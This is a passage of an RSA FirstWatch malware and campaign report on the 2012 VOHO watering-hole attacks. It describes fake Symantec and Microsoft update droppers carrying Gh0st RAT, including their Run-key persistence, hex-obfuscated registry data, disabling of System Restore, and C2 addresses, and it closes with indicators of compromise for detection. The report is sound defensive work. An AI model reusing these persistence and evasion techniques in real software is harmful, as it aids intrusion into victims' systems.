



Figure 9: Memory dump of the malware containing the strings of the filenames of the dropped files and the registry value.

Once the malware is active in the system it utilizes certain protective mechanisms such as the following:

- Registry Editor is disabled
- Windows System Restore is disabled

Disabling the registry editor prevents the auditing and review of registry entries, especially those that are commonly utilized by malware for persistency while the disabling of Windows System Restore prevents the user from reverting the system to a known good state before infection occurred. The malware also wipes out all the restore points that are present in the system before infection.

The main component, VPTray.EXE, is the one that communicates directly to the botnet command and control. It connects to IP 134.255.242.47 via HTTPS. It remains active in the system listening constantly for instructions while keeping the other components in check.





Figure 10: VPTray.exe connecting to IP 134.255.242.47.

The following symptoms can be observed in an infected system:

- Presence of VPTray.EXE and UP.BAK in the User's "Local Settings\Temp" folder. An infected Administrator account in Windows XP will have these files in C:\DOCUMENTS AND SETTINGS\ADMINISTRATOR\LOCAL SETTINGS\Temp\
- Presence of the registry value "SymantecUpdate" with data in HEX values representing the file and location of VPTray.EXE in the following registry keys:
  - HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Run
  - HKEY_USERS\<User's Security ID>\Software\Microsoft\Windows\Current\Version\Run
- Presence of running process VPTray.EXE
- Unable to use the Registry Editor
- Unable to use Windows System Restore

## Fake Symantec Update – Variant 2

**Dropper**
**acc583fc596d38626d37cbf6de8a01cb**

**VPTray.EXE**
**b894efe4173f90479fddff455daf6ff3**

Unlike the first variant, this one is not compressed. Both the dropper and the dropped file (VPTray.EXE) are not compressed. Other difference it has with the first variant is the location of the dropped file and the way persistency is achieved. But its modus operandi remains the same, and that is to pretend to be a Symantec Live Update.

When the dropper is executed, it drops VPTray.EXE in C:\Program Files\Symantec\LiveUpdate\. Having these file in a Symantec folder in Program Files is already a red flag especially if the compromised machine does not have a Symantec product installed.


It then adds the registry key below to achieve persistency.

- Key:HKLM\Software\Microsoft\Windows\CurrentVersion\policies\Explorer\run
- Value: Symantec LiveUpdate
- Data: C:\Program Files\Symantec\LiveUpdate\VPTray.exe

Obviously, the way it achieves persistency is totally different from variant 1.

- Variant 2 used a different registry hive
- Variant 2's registry value is SymantecLiveUpdate compared to SymantecUpdate in variant 1
- The registry data is in ASCII and not in HEX. This is fine because the malware file is located in a created Symantec folder in Program Files.

Figure 11: Memory Dump of the Malware Containing the Strings of the Filenames




To ensure its survival, the Windows System Restore is disabled. But unlike the first variant, this one did not disable the registry editor due to the fact that the added registry value and data appears to be legitimate because it utilizes a location of the file that appears to be a normal location for a Symantec file.

To communicate to the attacker the main component, VPTray.EXE, connects to the domain *usc-data.suroot.com*.

The following symptoms can be observed in an infected system:

- Presence of VPTray.EXE in C:\Program Files\Symantec\LiveUpdate\
- Presence of the registry value “SymantecLiveUpdate” with the data “C:\Program Files\Symantec\LiveUpdate\VPTray.EXE” in HKLM\Software\Microsoft\Windows\CurrentVersion\policies\Explorer\run
- Presence of running process VPTray.EXE
- Unable to use Windows System Restore

** As of this writing, the main component, VPTray.EXE, is not detected in VirusTotal using its hash search function.

## Fake Microsoft Update

**Svohost.EXE**
**2fe340fe2574ae540bd98bd9af8ec67d**

Similar to the Fake Symantec Update, this malware comes in a UPX compressed binary file. It passes itself off as a Microsoft update but nothing can be further from the truth.
When the malware is first executed, it installs itself in the system similar to the method employed by the Fake Symantec Update. The only difference is the file that is dropped and registry value and data it uses. The file is dropped in the current user’s “Local Settings\Temp” folder and is named SVOHOST.EXE, which is an exact copy of the malware. This technique of naming a file almost similar to a legitimate file (SVCHOST.EXE) is known as homographic obfuscation. But in this case, the less elegant method is used, and that is to simply replace one letter with another. To autostart, the malware utilized the same registry keys as the Fake Symantec Update.

- HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Run
- HKEY_USERS\<User’s Security ID>\Software\Microsoft\Windows\Current\Version\Run

By using these registry hives, the malware is able to target users that are currently logged into the machine even those that are not currently active in the system (think of Switch User mode).

The malware adds the value “Microsoft Update” to these keys. A common technique, a very typical malware deception, to fool users into believing it is something that it is not. Aside from this, it also utilizes HEX digits to obfuscate the registry data, which represents the location and the filename of the malware.

So instead of the data being C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\svohost.exe for an infected Administrator account in Windows XP, it appears as 43:3a:5c:44:4f:43:55:4d:45:7e:31:5c:41:44:4d:49:4e:49:7e:31:5c:4c:4f:43:41:4c:53:7e:31:5c:54:65:6d:70:5c:73:76:6f:68:6f:73:74:2e:65:78:65:00.

Once all the malware installation procedure is done, the original malware passes control to SVOHOST.EXE and deletes itself to hide any traces of its existence.

Once the malware is active in the system it utilizes certain protective mechanisms such as the following:

- Registry Editor is disabled
- Windows System Restore is disabled

Disabling the registry editor prevents the auditing and review of registry entries, especially those that are commonly utilized by malware for persistency while the disabling of Windows System Restore prevents the user from reverting the system to a known good state before infection occurred. The malware also wipes out all the restore points that are present in the system before infection. To communicate to the attacker, the malware connects to IP 58.64.155.59.


Figure 12: SVOHOST.EXE connecting to 58.64.155.59.

The following symptoms can be observed in an infected system.

- Presence of SVOHOST.EXE in the User's "Local Settings\Temp" folder. An infected Administrator account in Windows XP will have these files in C:\DOCUMENTS AND SETTINGS\ADMINISTRATOR\LOCAL SETTINGS\Temp\
- Presence of the registry value "Microsoft Update" with data in HEX values representing the file and location of SVOHOST.EXE in the following registry keys:
    - HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Run
    - HKEY_USERS\<User's Security ID>\Software\Microsoft\Windows\Current\Version\Run
- Presence of running process SVOHOST.EXE
- Unable to use the Registry Editor
- Unable to use Windows System Restore

## VOHO Campaign Analysis

RSA FirstWatch research examined HTTP logs covering the June/July 2012 timeframe for the exploit chain in this example. This analysis, combined with a detailed understanding of the exploit mechanism, allowed the team to get a better understanding of the scope of compromise of this campaign.

Based on our analysis, we can determine that this attack was broken up into two phases.

### Phase 1

We observed referral traffic begin on June 25, 2012 to the exploit site. However, according to the server logs, actual exploitation of Internet Explorer began on July 9, 2012 at approximately 7:56 AM EST when the first successful exploits of visiting browsers began to hit the exploit code. We observed some movement of exploit code across directories on the *******curling.com web server during the investigation, so this gap was likely caused by the attacker setting up a new campaign. Phase 1 exploit activity continued over the course of two days, with continuous access, until July 10th, when activity stopped at 3:43 pm EST.


### Phase 2

Phase 2, which consisted of the above mentioned attack on the Sun Java client, began on July 16, 2012, when the first successful exploits of visiting java clients began to hit the exploit server at approximately 7:46am EST. This exploit activity continued over the course of a few days, and ceased on July 18, 2012, at approximately 9:12 am EST, which was when the server administrator of *******curling.com brought the server down for compromise remediation.

## Overall Statistics


Based on our analysis, a total of 32,160 unique hosts, representing 731 unique global organizations, were redirected from compromised web servers injected with the redirect iframe to the exploit server. Of these redirects, 3,934 hosts were seen to download the exploit CAB and JAR files (indicating a successful exploit/compromise of the visiting host). This gives a "success" statistic of 12%, which based on our previous understanding of exploit campaigns, indicates a very successful campaign.

Figure 13: Success of Compromise





Of the listed sites used to redirect hosts to the exploit site, the top four redirecting web servers are as follows:

Figure 14: Top Four Redirect Sites




With success rates per exploit type being split pretty much down the middle:

Figure 15: Exploit Breakdown




## Exploited Organization Breakdown


Of the hosts above that downloaded the exploit CAB and JAR files, the RSA FirstWatch team further examined compromised organizations by identifying the visiting hosts and cross-referencing the IP addresses to the Autonomous Systems that they belonged to.

*CAVEAT: Because we didn't have observation of the compromised host themselves, nor command and control traffic, our understanding of "compromise" is strictly-related to observed HTTP traffic. This analysis would not take into account host or perimeter-based blocking systems at affected organizations.*

With this data we then grouped those autonomous systems into the following industries:


- **Corporate** – These systems were identified as being members of typical corporate networks, which included enterprises and business, as well as "business-class" IP space in large ISP organizations.
- **Defense Industrial Base (DIB)** – These systems were systems in ASNs that were known to be involved with DIB consulting, systems and process.
- **Local Government** – These systems were systems in networks identified as government systems in various cities, counties and towns.
- **Internet Service Provider (ISP) -** These systems were hosts in networks that were identified as common internet service provider space. This particular classification accounts largely for consumer-based internet users, but may also include corporate assets that aren't immediately identifiable by ASN examination.
- **Federal Government –** These systems are hosts in U.S. Government IP space or Washington DC area local government space. This would include Federal agencies and support organizations.
- **Educational Institutions (EDU)** – These systems were hosts in networks identified as educational institutions. Much like ISP traffic, this traffic is difficult to breakdown into more specific identifying information.
- **Financial Services Organizations** – These systems were systems in identifiable Bank, Credit Union, Trading and other organizations related to financial services.
- **Healthcare** - These systems were hosts in identifiable healthcare industry space. This would include hospital, pharmaceutical, patient services and clinic space.
- **Other Government** – These systems were national government systems identified in foreign IP space or global government organizations (example: United Nations)
- **Utilities / SCADA** - These systems were hosts identified in organizations that supply or support utility or SCADA-related services such as Energy and water services.

Figure 16: Compromises by Industry




By removing ISP traffic, we are better able to examine the other industries:

Figure 17: Compromise by Industry without ISP




## Linked Campaigns

### Wsdhealthy.com[xxixii]

Based on our understanding of this campaign and TTPs (tools, techniques and procedures) used, we believe the following malware samples observed in January 2012 are related and belong to the same threat actors.

Domain : wsdhealthy.com, IpAddress : 124.150.132.35, Location : TW

**03db29c71b0031af08081f5e2f7dcdf2**
**644161889f0f60885b2a0eec12038b66**

These samples communicated with C2 at **58.64.143.245**. This IP address has resolved to the following DNS names in the past:

**usc-data.suroot.com**
**usa-mail.scieron.com**
**dll.freshdns.org**

Delivery of these samples appeared to be a similar attack vector, that being a hacked server that was redirected to by iframe insertion:

**www.wsdhealthy.com**

Using the following URLs:

www.wsdhealthy.com/userfiles/file/Applet19.html
www.wsdhealthy.com/userfiles/file/Applet19.exe
www.wsdhealthy.com/userfiles/file/Applet.html
www.wsdhealthy.com/userfiles/file/Applet.jar
www.wsdhealthy.com/userfiles/file/Applet.exe

This file structure indicates a similar java exploitation, and while we didn't have direct observation of this campaign, open source intelligence indicates a possible exploit of:

CVE–2011-3544 - Unspecified vulnerability in the Java Runtime Environment

Additionally, the Gh0st RAT variant used in this campaign matched identifiers used in the VOHO campaign.

## Detection and Indicators of Compromise

### *Network*

For network detection of this threat, users should look for historic traffic to the following IPs and Domains:

#### *IP Addresses*

58.64.155.59 (gh0st RAT C2)
58.64.155.57 (gh0st RAT C2)
58.64.143.245 (gh0st RAT C2)

#### *Domains*

wsdhealthy.com (legitimate site hosting exploit code/malware)
*******curling.com (legitimate site hosting exploit code/malware)
usc-data.suroot.com (gh0st RAT C2)
usa-mail.scieron.com (gh0st RAT C2)
dll.freshdns.org (gh0st RAT C2)

### *Gh0st RAT*

Generically, gh0st RAT communication using the unmodified source code can be detected by looking for non-RFC compliant network traffic on allowed paths, which contain the string "Gh0st" in the first view five bytes of the packet payload. Because this is a commonly used tactic to detect Gh0st on the network, attackers often change this string to avoid detection. In the case of the VOHO compromise, this indicator is "HTTPS".

### *Known Malicious MD5 Hashes*

03db29c71b0031af08081f5e2f7dcdf2
644161889f0f60885b2a0eec12038b66
e6b43c299a9a1f5abd9be2b729e54577
2fe340fe2574ae540bd98bd9af8ec67d

### *RSA NetWitness Indicators*

ip.dst = 58.64.155.59,58.64.155.57,58.64.143.245,64.26.174.74 || alias.host = www.wsdhealthy.com ,usc-data.suroot.com,usa-mail.scieron.com,dll.freshdns.org

Additionally, the following feeds and parsers from RSA NetWitness Live service can be used for additional Gh0st RAT detection.

Gh0st parser
APT-domains feed
APT-IPs feed

## Conclusions

RSA FirstWatch research has revealed an exploit and compromise campaign with connections over the past 8 months. The collected data suggests that this attack was orchestrated and carried out by threat actors commonly referred to in the industry as "APT":

1) Use of the "xKungFoo" script kit for victim redirection
2) Use of attack methodology that matches motives seen in past APT attacks – most notably such as those seen in the Aurora and GhostNet campaigns
3) Use of the "gh0st" remote access tool (RAT) in this and previous campaigns
4) Use of command and control infrastructure in the Hong Kong area in this and previous campaigns
5) Gross impact and on almost 900 unique organizations
6) Targets of Interest and Opportunity being geographically disperse in addition to industrial & vertical diverse with a heavy concentration in the following areas:
   - International finance & banking
   - Technology
   - Government – municipal, state, federal and international
   - Utilities & energy
   - Educational
   - Defense Industrial Base (DIB)
   - Corporate Enterprise

The possibility exists that this was intentional misdirection on the part of the attackers in regards to their origin. However, the RSA FirstWatch team believes the data supports our analysis and this is further evidence of APT intrusion into United States government and corporate assets.

## Disclaimer

RSA Security LLC ("RSA") believes the information in this publication is accurate as of its publication date. RSA disclaims any obligation to update after the date hereof. The information is subject to update without notice. The analysis may include technical or other inaccuracies and/or typographical errors.

THE INFORMATION IN THIS PUBLICATION IS PROVIDED TO FOR INFORMATIONAL PURPOSES ONLY, IS PROVIDED "AS IS," AND SHALL NOT BE CONSIDERED PRODUCT DOCUMENTATION OR SPECIFICATIONS UNDER THE TERMS OF ANY LICENSE OR SIMILAR AGREEMENT. RSA MAKES NO REPRESENTATIONS OR WARRANTIES OF ANY KIND WITH RESPECT TO THE INFORMATION IN THIS PUBLICATION, AND SPECIFICALLY DISCLAIMS IMPLIED WARRANTIES OF MERCHANTABILITY OR FITNESS FOR A PARTICULAR PURPOSE.

---

[i] http://www.wired.com/threatlevel/2010/01/operation-aurora/
[ii] http://www.scribd.com/doc/13731776/Tracking-GhostNet-Investigating-a-Cyber-Espionage-Network
[iii] http://googleonlinesecurity.blogspot.com/2012/06/security-warnings-for-suspected-state.html
[iv] http://contagiodump.blogspot.com/2011/02/targeted-attacks-against-personal.html
[v] http://thediplomat.com/flashpoints-blog/2011/06/07/china-cyber-attack-fallacies/
[vi] http://www.yunsec.net/a/school/bdzs/fmuma/2010/0602/4175.html
[vii] http://www.yunsec.net/a/school/bdzs/fmuma/2010/0602/4175.html
[viii] http://www.zdnet.com/blog/security/state-sponsored-attackers-using-ie-zero-day-to-hijack-gmail-accounts/12462
[ix] http://www.mcafee.com/us/resources/white-papers/foundstone/wp-know-your-digital-enemy.pdf
[x] http://www.malwaredomainlist.com/mdl.php?search=wsdhealthy.com&colsearch=All&quantity=50
[xi] http://www.mywot.com/en/scorecard/wsdhealthy.com
[xii] http://www.malwaregroup.com/domains/details/wsdhealthy.com

## ABOUT RSA

RSA, The Security Division of EMC, is the premier provider of security, risk and compliance management solutions for business acceleration. RSA helps the world's leading organizations succeed by solving their most complex and sensitive security challenges. These challenges include managing organizational risk, safeguarding mobile access and collaboration, proving compliance, and securing virtual and cloud environments.

Combining business-critical controls in identity assurance, encryption & key management, SIEM, Data Loss Prevention and Fraud Protection with industry leading eGRC capabilities and robust consulting services, RSA brings visibility and trust to millions of user identities, the transactions that they perform and the data that is generated. For more information, please visit www.RSA.com and www.EMC.com.